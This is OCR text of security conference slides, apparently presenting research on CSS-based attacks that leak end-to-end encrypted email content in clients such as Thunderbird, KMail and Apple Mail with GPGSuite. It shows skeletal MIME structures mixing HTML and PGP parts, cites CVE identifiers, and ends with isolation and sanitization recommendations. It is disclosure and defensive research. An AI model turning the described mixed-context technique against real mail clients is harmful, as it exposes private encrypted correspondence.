


Repeating Measurements


Repeating Measurements



Repeating Measurements



The Exploit




(CVE-2024-24510)

Email End-to-End Encryption

Email End-to-End Encryption

multipart/mixed

```
Content-Type: multipart/mixed

-- ═══════════════
Content-Type: text/html

<!DOCTYPE html>
<html> ... </html>

-- ═══════════════
Content-Type: text/plain

This is a text message.



-- ═══════════════ --
```



Mixed Contexts?

```
Content-Type: multipart/mixed

--═══════════════
Content-Type: text/html

<!DOCTYPE html>
<html> … </html>

--═══════════════
Content-Type: text/plain

-----BEGIN PGP MESSAGE-----

wV4DR2b…
-----END PGP MESSAGE-----

--═══════════════--
```


Mixed Contexts?

```
Content-Type: multipart/mixed

--═══════════════
Content-Type: text/html

<!DOCTYPE html>
<html> … </html>

--═══════════════
Content-Type: text/plain

-----BEGIN PGP MESSAGE-----

wV4DR2b…
-----END PGP MESSAGE-----

--═══════════════--
```

Mixed Contexts!

The Exploit

Mozilla
Thunderbird
(CVE-2026-0818)



KDE
KMail


Apple Mail + GPGSuite

No Remote Content

So... What Now?

Pitfalls

Message Isolation



Sanitization
(Recursion)

Recommendations

Isolation
Per Message

Framing
(instead of Namespacing)

Wrapping Things Up

Takeaways

1. Stylesheets are powerful.
2. CSS can be a privacy & security threat.
3. Message isolation is important; especially in the context of E2EE.

s.roots.ec/spy-sheets